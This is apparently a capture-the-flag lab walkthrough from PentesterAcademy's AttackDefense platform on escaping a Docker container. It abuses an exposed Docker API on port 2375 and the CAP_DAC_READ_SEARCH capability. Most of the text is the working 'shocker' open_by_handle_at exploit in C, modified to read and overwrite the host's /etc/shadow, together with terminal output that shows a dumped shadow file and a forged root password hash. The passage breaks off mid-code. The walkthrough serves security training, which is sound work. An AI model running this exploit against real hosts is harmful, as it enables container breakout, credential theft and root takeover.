ATTACK DEFENSE

by PentesterAcademy

Name	Leveraging Running Container
URL	https://attackdefense.com/challengedetails?cid=1538
Type	Docker Security : Docker Firewall

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage a running container, escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the running containers.

Command: docker ps

```
student@localhost:~$
student@localhost:~$ docker ps
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
student@localhost:~$
student@localhost:~$
```

The docker client is unable to connect to the unix socket.

Step 2: Check the open tcp ports.

Command: netstat -tnlp

```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2375                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
student@localhost:~$
```

Conventionally Docker daemon is configured to listen on port 2375 for API requests sent over unencrypted connections. Whereas 2376 is used for encrypted connections.

Step 3: Verify if the port 2375 is being used by the docker daemon.

Command: curl localhost:2375/version

```
student@localhost:~$
student@localhost:~$ curl localhost:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"19.03.1","Details":{"ApiVersion":"1.40","A
rch":"amd64","BuildTime":"2019-07-25T21:19:41.000000000+00:00","Experimental":"false","GitCommit":"74b1e89","GoVersion":"go1.12.5","K
ernelVersion":"5.0.0-20-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1.2.6","Details":{"GitCommit":
"894b81a4b802e4eb2a91d1ce216b8817763c29fb"}},{"Name":"runc","Version":"1.0.0-rc8","Details":{"GitCommit":"425e105d5a03fabd737a126ad93
d62a9eeede87f"}},{"Name":"docker-init","Version":"0.18.0","Details":{"GitCommit":"fec3683"}}],"Version":"19.03.1","ApiVersion":"1.40"
,"MinAPIVersion":"1.12","GitCommit":"74b1e89","GoVersion":"go1.12.5","Os":"linux","Arch":"amd64","KernelVersion":"5.0.0-20-generic","
BuildTime":"2019-07-25T21:19:41.000000000+00:00"}
student@localhost:~$
```

Output confirms that the Docker daemon is listening on TCP port 2375.

Step 4: Configure docker client to use the TCP Socket and check the running containers.

Commands:
export DOCKER_HOST="tcp://localhost:2375"
docker ps

```
student@localhost:~$
student@localhost:~$ export DOCKER_HOST="tcp://localhost:2375"
student@localhost:~$
student@localhost:~$
student@localhost:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
44a1c5ed1c4a        modified-ubuntu     "/startup.sh"       56 seconds ago      Up 47 seconds                           elated_tu
student@localhost:~$
```

A container is running of the image modified-ubuntu.


Step 5: Exec into the running container and check the capabilities provided to the container.

Commands:
docker exec -it 40167b0d71e2 bash
capsh --print


```
student@localhost:~$
student@localhost:~$ docker exec -it 40167b0d71e2 bash
root@40167b0d71e2:~#
root@40167b0d71e2:~#
root@40167b0d71e2:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r
aw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_ne
t_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@40167b0d71e2:~#
```

The container has CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE capability. As a result, the container can bypass file read and write permission checks on any file.

Step 6: Search on google “cap_dac_read_search docker breakout” and look for publically available exploits.



Click on the first result.



The blog contains details about how the breakout exploit work. The link to the exploit code is also provided on the web page.

Exploit Link: http://stealth.openwall.net/xSports/shocker.c

root@localhost: ~ | AttackDefen | cap_dac_read_search docker bre | Docker breakout exploit analysis | stealth.openwall.net/xSports/sho

Not secure | stealth.openwall.net/xSports/shocker.c

```
/* shocker: docker PoC VMM-container breakout (C) 2014 Sebastian Krahmer
 *
 * Demonstrates that any given docker image someone is asking
 * you to run in your docker setup can access ANY file on your host,
 * e.g. dumping hosts /etc/shadow or other sensitive info, compromising
 * security of the host and any other docker VM's on it.
 *
 * docker using container based VMM: Sebarate pid and net namespace,
 * stripped caps and RO bind mounts into container's /. However
 * as its only a bind-mount the fs struct from the task is shared
 * with the host which allows to open files by file handles
 * (open_by_handle_at()). As we thankfully have dac_override and
 * dac_read_search we can do this. The handle is usually a 64bit
 * string with 32bit inodenumber inside (tested with ext4).
 * Inode of / is always 2, so we have a starting point to walk
 * the FS path and brute force the remaining 32bit until we find the
 * desired file (It's probably easier, depending on the fhandle export
 * function used for the FS in question: it could be a parent inode# or
 * the inode generation which can be obtained via an ioctl).
 * [In practise the remaining 32bit are all 0 :]
 *
 * tested with docker 0.11 busybox demo image on a 3.11 kernel:
 *
 * docker run -i busybox sh
 *
 * seems to run any program inside VMM with UID 0 (some caps stripped); if
 * user argument is given, the provided docker image still
 * could contain +s binaries, just as demo busybox image does.
 *
 * PS: You should also seccomp kexec() syscall :)
 * PPS: Might affect other container based compartments too
 *
 * $ cc -Wall -std=c99 -O2 shocker.c -static
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

The explanation regarding how the exploit works is mentioned on top of the web page.

For the exploit to work a file should be mounted on the container. The exploit code checks for the presence of mounted file “.dockerinit” on the container and by leveraging the CAP_DAC_READ_SEARCH capability, the exploit code reads the file content of the host filesystem.

Step 7: Check whether “.dockerinit” file exists on the container.

Command: find / -name .dockerinit 2>/dev/null

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# find / -name .dockerinit 2>/dev/null
root@40167b0d71e2:~#
root@40167b0d71e2:~#
```

The ".dockerinit" file does not exists on the container.

Step 8: Identify the files which are mounted on the container.

Command: mount

```
root@40167b0d71e2:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/DJXFWGCD2735C7Z46CVF7JKMKM:/var/lib/docker/overlay2/l/WMST
YGYDJBY67C5UR23RSYC3II:/var/lib/docker/overlay2/l/MIHN3UPY3SHMMJN4BHVRR5VQOR:/var/lib/docker/overlay2/l/NWS62FIYTKAAXH7OUZLZH26OYS:/v
ar/lib/docker/overlay2/l/OGUONSVFCDE22YUIOAWBSLWW44:/var/lib/docker/overlay2/l/WFMGRV5LTAVHQIAJWT5XIGX5EZ:/var/lib/docker/overlay2/l/
WSNAIU2NL3D7YUVMDZHHRLJRL3:/var/lib/docker/overlay2/l/UACEY5FDCMIFYAN63NIKEPWOPG:/var/lib/docker/overlay2/l/GDJPNEBVJMS3BMAB76QAT7XOH
3:/var/lib/docker/overlay2/l/K7YHCCHWKUTTX7ZMZZUJIWHFUQ:/var/lib/docker/overlay2/l/RWZ34GP6UEAKWFWL6RHFSFFEZW:/var/lib/docker/overlay
2/l/VDOG5DVTXPPJSDOHNYP6RV4R7N:/var/lib/docker/overlay2/l/L3T7HTB4V3DXKD3CH4VBF6MIPB,upperdir=/var/lib/docker/overlay2/3cd31ae6dd40b3
a47fc2d733f778b3f882b00e1c105c08c27ba789a8b44e0008/diff,workdir=/var/lib/docker/overlay2/3cd31ae6dd40b3a47fc2d733f778b3f882b00e1c105c
08c27ba789a8b44e0008/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset,clone_children)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
```

```
/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
root@40167b0d71e2:~#
```

/etc/hostname, /etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 9: Modify the exploit code to look for /etc/hostname file instead of ".dockerinit" file. Modify the exploit code to read two arguments from the command line. The first argument will be file to read, the second argument will be the location of the file where the content of the read file will be stored.

Modified Exploit:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
	unsigned int handle_bytes;
	int handle_type;
	unsigned char f_handle[8];
};



void die(const char *msg)
{
	perror(msg);
	exit(errno);
}


void dump_handle(const struct my_file_handle *h)
{
```

```
	fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
		h->handle_type);
	for (int i = 0; i < h->handle_bytes; ++i) {
		fprintf(stderr,"0x%02x", h->f_handle[i]);
		if ((i + 1) % 20 == 0)
		fprintf(stderr,"\n");
		if (i < h->handle_bytes - 1)
		fprintf(stderr,", ");
	}
	fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
	int fd;
	uint32_t ino = 0;
	struct my_file_handle outh = {
		.handle_bytes = 8,
		.handle_type = 1
	};
	DIR *dir = NULL;
	struct dirent *de = NULL;

	path = strchr(path, '/');

	// recursion stops if path has been resolved
	if (!path) {
		memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
		oh->handle_type = 1;
		oh->handle_bytes = 8;
		return 1;
	}
	++path;
	fprintf(stderr, "[*] Resolving '%s'\n", path);

	if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
		die("[-] open_by_handle_at");
```

```
if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

for (;;) {
        de = readdir(dir);
        if (!de)
        break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
        }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));

        if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return find_handle(bfd, path, &outh, oh);
        }
        }
}

closedir(dir);
close(fd);
```

```
	return 0;
}


int main(int argc,char* argv[] )
{
	char buf[0x1000];
	int fd1, fd2;
	struct my_file_handle h;
	struct my_file_handle root_h = {
		.handle_bytes = 8,
		.handle_type = 1,
		.f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
	};

	fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014		[***]\n"
	"[***] The tea from the 90's kicks your sekurity again.		[***]\n"
	"[***] If you have pending sec consulting, I'll happily [***]\n"
	"[***] forward to my friends who drink secury-tea too!		[***]\n\n<enter>\n");

	read(0, buf, 1);

	// get a FS reference from something mounted in from outside
	if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
		die("[-] open");

	if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
		die("[-] Cannot find valid handle!");

	fprintf(stderr, "[!] Got a final handle!\n");
	dump_handle(&h);

	if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
		die("[-] open_by_handle");

	memset(buf, 0, sizeof(buf));
	if (read(fd2, buf, sizeof(buf) - 1) < 0)
		die("[-] read");
```

```
        printf("Success!!\n");

        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);

        close(fd2); close(fd1);

        return 0;
}
```

Save the above exploit code as “read_files.c”

```
root@40167b0d71e2:~# cat read_files.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};



void die(const char *msg)
{
        perror(msg);
        exit(errno);
}
```

```
{
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
                fprintf(stderr,"0x%02x", h->f_handle[i]);
                if ((i + 1) % 20 == 0)
                        fprintf(stderr,"\n");
                if (i < h->handle_bytes - 1)
                        fprintf(stderr,", ");
        }
        fprintf(stderr,"};\n");
}
```

```
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
                .handle_bytes = 8,
                .handle_type = 1
        };
        DIR *dir = NULL;
        struct dirent *de = NULL;

        path = strchr(path, '/');

        // recursion stops if path has been resolved
        if (!path) {
                memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
                oh->handle_type = 1;
                oh->handle_bytes = 8;
                return 1;
        }
        ++path;
        fprintf(stderr, "[*] Resolving '%s'\n", path);

        if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                die("[-] open_by_handle_at");

        if ((dir = fdopendir(fd)) == NULL)
                die("[-] fdopendir");
```

```
        for (;;) {
                de = readdir(dir);
                if (!de)
                        break;
                fprintf(stderr, "[*] Found %s\n", de->d_name);
                if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
                        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
                        ino = de->d_ino;
                        break;
                }
        }

        fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


        if (de) {
                for (uint32_t i = 0; i < 0xffffffff; ++i) {
                        outh.handle_bytes = 8;
                        outh.handle_type = 1;
                        memcpy(outh.f_handle, &ino, sizeof(ino));
                        memcpy(outh.f_handle + 4, &i, sizeof(i));

                        if ((i % (1<<20)) == 0)
                                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
                        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                                closedir(dir);
                                close(fd);
                                dump_handle(&outh);
                                return find_handle(bfd, path, &outh, oh);
```

```
                        }
                }
        }

        closedir(dir);
        close(fd);
        return 0;
}


int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
        struct my_file_handle h;
        struct my_file_handle root_h = {
                .handle_bytes = 8,
                .handle_type = 1,
                .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
        };

        fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014             [***]\n"
               "[***] The tea from the 90's kicks your sekurity again.     [***]\n"
               "[***] If you have pending sec consulting, I'll happily     [***]\n"
               "[***] forward to my friends who drink secury-tea too!      [***]\n\n<enter>\n");

        read(0, buf, 1);

        // get a FS reference from something mounted in from outside
```

```
        // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
                die("[-] open");

        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
                die("[-] Cannot find valid handle!");

        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);

        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
                die("[-] open_by_handle");

        memset(buf, 0, sizeof(buf));
        if (read(fd2, buf, sizeof(buf) - 1) < 0)
                die("[-] read");

        printf("Success!!\n");

        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);

        close(fd2); close(fd1);

        return 0;
}
```

Step 10: Compile the c code.

Command: gcc read_files.c -o read_files

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# gcc read_files.c -o read_files
read_files.c: In function 'find_handle':
read_files.c:66:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
         if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                   ^~~~~~~~~~~~~~~~
root@40167b0d71e2:~#
root@40167b0d71e2:~#
```

Step 11: Execute the binary and read the content of /etc/shadow file.

Command: ./read_files /etc/shadow shadow

```
root@40167b0d71e2:~# ./read_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014            [***]
[***] The tea from the 90's kicks your sekurity again.     [***]
[***] If you have pending sec consulting, I'll happily     [***]
[***] forward to my friends who drink secury-tea too!      [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found usr
[*] Found proc
[*] Found var
[*] Found run
[*] Found media
[*] Found etc
[+] Match: etc ino=8195
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x03, 0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found vim
[*] Found pam.d
[*] Found security
```

```
[*] Found machine-id
[*] Found X11
[*] Found rmt
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=810
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@40167b0d71e2:~#
```

The content of /etc/shadow of the host file system was retrieved successfully.

Step 12: Check the content of the shadow file created by the exploit.

Command: cat shadow

```
root@40167b0d71e2:~# cat shadow
root:$6$zNitwS4S$Q6jtX.U4SXwYluAjSJgIGfOqFjpGWu62Ey9OKpgq8P9VbMNURoh8ht1xc.CuMviwf5dsDNCo4htpOxiHW/DyD1:18226:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
_apt:*:18124:0:99999:7:::
student:!:18142::::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
lxc-dnsmasq:!:18207:0:99999:7:::
root@40167b0d71e2:~#
```

Step 13: Use openssl to generate a password entry.

Command: openssl passwd -1 -salt abc password

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
root@40167b0d71e2:~#
root@40167b0d71e2:~#
```

Step 14: Modify the root hash in the shadow file.

Command: vim shadow

```
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:18226:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
```

Step 15: Modify the exploit code to read the content of the file passed in the second argument and write content to the file name passed in the first argument.

Modified Exploit Code:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
};

void die(const char *msg)
{
```

```
	perror(msg);
	exit(errno);
}

void dump_handle(const struct my_file_handle *h)
{
	fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
		h->handle_type);
	for (int i = 0; i < h->handle_bytes; ++i) {
		fprintf(stderr,"0x%02x", h->f_handle[i]);
		if ((i + 1) % 20 == 0)
		fprintf(stderr,"\n");
		if (i < h->handle_bytes - 1)
		fprintf(stderr,", ");
	}
	fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
	int fd;
	uint32_t ino = 0;
	struct my_file_handle outh = {
		.handle_bytes = 8,
		.handle_type = 1
	};
	DIR *dir = NULL;
	struct dirent *de = NULL;

	path = strchr(path, '/');

	// recursion stops if path has been resolved
	if (!path) {
		memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
		oh->handle_type = 1;
		oh->handle_bytes = 8;
		return 1;
```

```
}
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);

if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

for (;;) {
        de = readdir(dir);
        if (!de)
        break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
        }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));

        if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return find_handle(bfd, path, &outh, oh);
```

```
                }
